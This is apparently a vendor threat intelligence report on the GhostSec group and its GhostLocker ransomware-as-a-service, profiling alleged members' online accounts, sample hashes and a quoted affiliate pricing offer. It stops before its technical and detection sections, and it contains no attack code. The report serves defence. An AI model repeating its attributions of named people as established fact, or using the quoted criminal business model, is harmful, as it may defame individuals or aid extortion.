

Digital Adversaries: The Technical Journey of GhostSec and GhostLocker Ransomware

Authored By: Threat Research Team

Report Date: 30.04.2024

Report Number: BD2024053001

Contents

1 Summary	3
2 Scope	5
3 GhostSec Background	6
3.1 GhostSec Group Members	8
3.2 GhostLocker	12
3.3 Cryptocurrency Wallet Analysis	17
3.4 GhostSec Arsenal	19
4 GhostLocker's Technical Analysis	22
5 Indicators of Compromise (IOCs)	37
6 YARA Rule	37
7 MITRE ATT&CK Threat Matrix	38
8 Mitigation Strategies	39
9 Conclusion	40

History

Version	Date	Author(s)	Description
1.0	22.04.2024	Gökhan Firat, Düzgün Küçük	Initial Analysis Draft
1.1	04.04.2024	Gökhan Firat, Düzgün Küçük	TLP:CLEAR Completed

1 Summary

In late 2023, Brandefense threat researchers uncovered a cybercrime alliance named the Five Families, which includes a member known as GhostSec. The report discusses the purpose, capabilities, and detection methods for the malware developed by GhostSec. It also provides details about the Ransomware-as-a-Service (RaaS) model established by the GhostSec threat actor behind the GhostLocker ransomware and its affiliation with the Five Families alliance.

GhostLocker, initially developed in Python, has evolved into GhostLocker 2.0 (or GhostLocker v2) in 2024, rewritten in the Go programming language, and is an ongoing ransomware project targeting Windows systems, with potential future capabilities to target other architectures. Unlike typical RaaS models, GhostSec generates revenue through affiliate payments over communication channels like Telegram, without fully implementing traditional RaaS practices, such as revenue sharing with developers per victim or publicizing data of non-paying victims on a dedicated announcement site.

GhostLocker's capabilities include automated data exfiltration from Windows systems, targeting file extensions like doc, xls, txt for encryption using the AES algorithm before transferring them to an attacker-controlled server. It avoids detection mechanisms like EDR/Antivirus by terminating processes and maintains persistence by copying itself to the Startup directory, though the continuation of this feature is uncertain. Currently, there are no countermeasures against GhostLocker's potential to interfere with data backup and recovery functions.

The precise methods GhostLocker's affiliates use to breach systems and conduct campaigns remain unclear. However, being vigilant against common tactics like Initial Access Brokers (IAC), security vulnerabilities, and phishing attempts is believed to be crucial in preventing many attack attempts.

The report includes recommendations for mitigating potential attacks in the Mitigations section and provides a YARA rule in the YARA section to help identify the presence of GhostLocker files in systems.



2 Scope

Filename	Anix Private Chair.exe
Filetype	Win32 EXE
Written Language	Go
MD5	c30a14b595fa334084cd32fa60b3c827
SHA1	3cd04b60b329388059cf58ce3ee6996559123cfa
SHA256	c9f71fc4f385a4469438ef053e208065431b123e676c17b65d84b6c69ef6748a
First Seen / Detection Date	2024-01-30
Initial Infection Vector	Unknown

Table 1: Sample fingerprints



3 GhostSec Background

GhostSec is a threat group that tries to present itself as a hacktivist group to the world. There is a Telegram channel where GhostSec shares its hacktivist activities. Although GhostSec presents itself as a hacktivist group, the reality is not exactly so. The motivation of GhostSec is to gain fame and money through hacktivist activities. Members of GhostSec are active in many areas such as ransomware attacks, sale of wallet drainer kits and RaaS sales, access brokering, and data sales.

Some shares regarding GhostSec's activities are shown in Figure 1, Figure 2, Figure 3, and Figure 4.




Figure 1: Details of the attack by GhostLocker on Aharon




Figure 2: GhostSec's post about Bangladesh Police Bureau




Figure 3: Share of Angel Drainer made by GhostSec

The announcement of GhostLocker with a RaaS business model developed by GhostSec is included in the share in Figure 2.




Figure 4: Share announcing GhostLocker

3.1 GhostSec Group Members

GhostSec group essentially has 2 founders; threat actors using the names Sebastian Dante Alexander and gHOST3301. Some social media accounts identified to these threat actors are:

- Sebastian Dante Alexander
[https://x\[.\]com/SebastianDAlex](https://x[.]com/SebastianDAlex)
[https://t\[.\]me/GhostSec420](https://t[.]me/GhostSec420)
[https://github\[.\]com/ghostsec420](https://github[.]com/ghostsec420)
- gHOST3301
[https://x\[.\]com/_gHOST3301_](https://x[.]com/_gHOST3301_)
[https://keybase\[.\]io/ghost3301](https://keybase[.]io/ghost3301)

It has been observed that the GitHub account with the username ghostsec420 belonging to Sebastian Dante Alexander shares the email address "ghostsec420@protonmail.ch" for communication in the OpNigeria-Leaks repository.




Figure 5: Email address shared by Sebastian Dante Alexander

Investigations have revealed that this email address was created on 2020-06-01.

```
Ghostsec420@protonmail.ch <Ghostsec420@protonmail.ch>  
2048 bit RSA key 42E593ACE8ED2F70, created: 2020-06-01
```

Figure 6: Creation date of the email account "ghostsec420@protonmail.ch"

Analyst Note

Investigations have found that Sebastian Dante Alexander mostly uses the username "GhostSec420" on most platforms, and gHOST3301 uses the username "ghost3301".

The share about the establishment of GhostSec by the X account with the username SebastianDAlex is shown in Figure 5.



Figure 7: Share made by the X account with the username SebastianDAlex

Another important member of GhostSec is the threat actor known as "YourAnonWolf". Below are the social media accounts and email addresses identified to this threat actor:

- YourAnonWolf
 - [https://x\[.\]com/YourAnonWolf_](https://x[.]com/YourAnonWolf_)
 - [https://x\[.\]com/cybercrimecat](https://x[.]com/cybercrimecat)
 - [https://t\[.\]me/cybercrimecat](https://t[.]me/cybercrimecat)
 - [https://www.youtube\[.\]com/@YourAnonWolf](https://www.youtube[.]com/@YourAnonWolf)
 - [youranonwolf@gmail\[.\]com](mailto:youranonwolf@gmail[.]com)
 - [youranonwolf@riseup\[.\]net](mailto:youranonwolf@riseup[.]net)

The threat actor named YourAnonWolf is the leader of the SiegedSec group, which is one of "The Five Families" including GhostSec, and is also a member of GhostSec.

On the YouTube channel identified to YourAnonWolf, a video titled "How to join Anonymous" was shared on Dec 31, 2012.




Figure 8: YouTube video shared by YourAnonWolf

Some other members of the GhostSec group and their social media accounts:

- LamerLand
[https://x\[.\]com/LamerLand](https://x[.]com/LamerLand)
- Wonder
[https://x\[.\]com/Wond3rGhost](https://x[.]com/Wond3rGhost)
- Pwnipotent
[https://x\[.\]com/Pwnipotent](https://x[.]com/Pwnipotent)

When these threat actors are examined, it is observed that they, like YourAnonWolf, sympathize with Anonymous.

Analyst Note

As a result of the investigations, it is concluded that GhostSec may have a history with Anonymous. Additionally, it is estimated that the core members of the SiegedSec group also have ties to Anonymous.

The GhostSec group has been actively targeting Israel since the conflict between Israel and Palestine, and has carried out numerous attacks against the Israeli state.




Figure 9: Share by GhostSec targeting Israel

When the social media activities of GhostSec members are examined, it is understood that some members are proficient in Arabic.

3.2 GhostLocker

GhostLocker, an RaaS model, was initially announced and developed by GhostSec. Later, GhostSec announced the STMX_GhostLocker program, which they jointly run with the Stormous Ransomware group. This program offers three different versions to its users: "paid version for affiliates," "free version for affiliates," and "PYV service - Program for Non-Members."

With our new program being pushed out "STMX_GhostLocker" we provide 3 different versions 🎉🎉

Paid version for affiliates : For a fee of \$1500, we provide affiliates with a good and easy-to-use panel. You can negotiate with the victim and configure the program according to your needs. You will have membership in the forum and be placed in the "affiliated" section to share your ideas and work with other affiliated. You also have the right to quickly post your goal on the blog, and we only take 15%.

Free version for affiliates : We also offer a free version for everyone to use our program. One of the essential conditions is that you have ready-to-use access operations. You won't have access to the dashboard; we will share the program with you along with your requests, and negotiations will be conducted by one of our affiliates you trust or if they want to deal with you. Your goal will be posted on the blog, and we take 20%. You will have access to the affiliated section but without membership.

PYV service : For individuals without the program who only want to sell or publish data on our blog and associated channels, we offer this service. We can post the data of the company you want to sell for free. We only take 10% of the profit. Key information to provide includes the target's website, company revenue, data size, type, amount, 1G as evidence, and your TOX or contact information.

Figure 10: Details of the STMX_GhostLocker program

The working model of the STMX_GhostLocker program has also been shared on the Telegram channel.




Figure 11: STMX_GhostLocker non-member affiliate working model




Figure 12: STMX_GhostLocker member affiliate working model

Screenshots of the GhostLocker Panel can be found in Figures 11, 12, and 13.




Figure 13: Login page of the GhostLocker C2 panel




Figure 14: Interface of the GhostLocker C2 panel

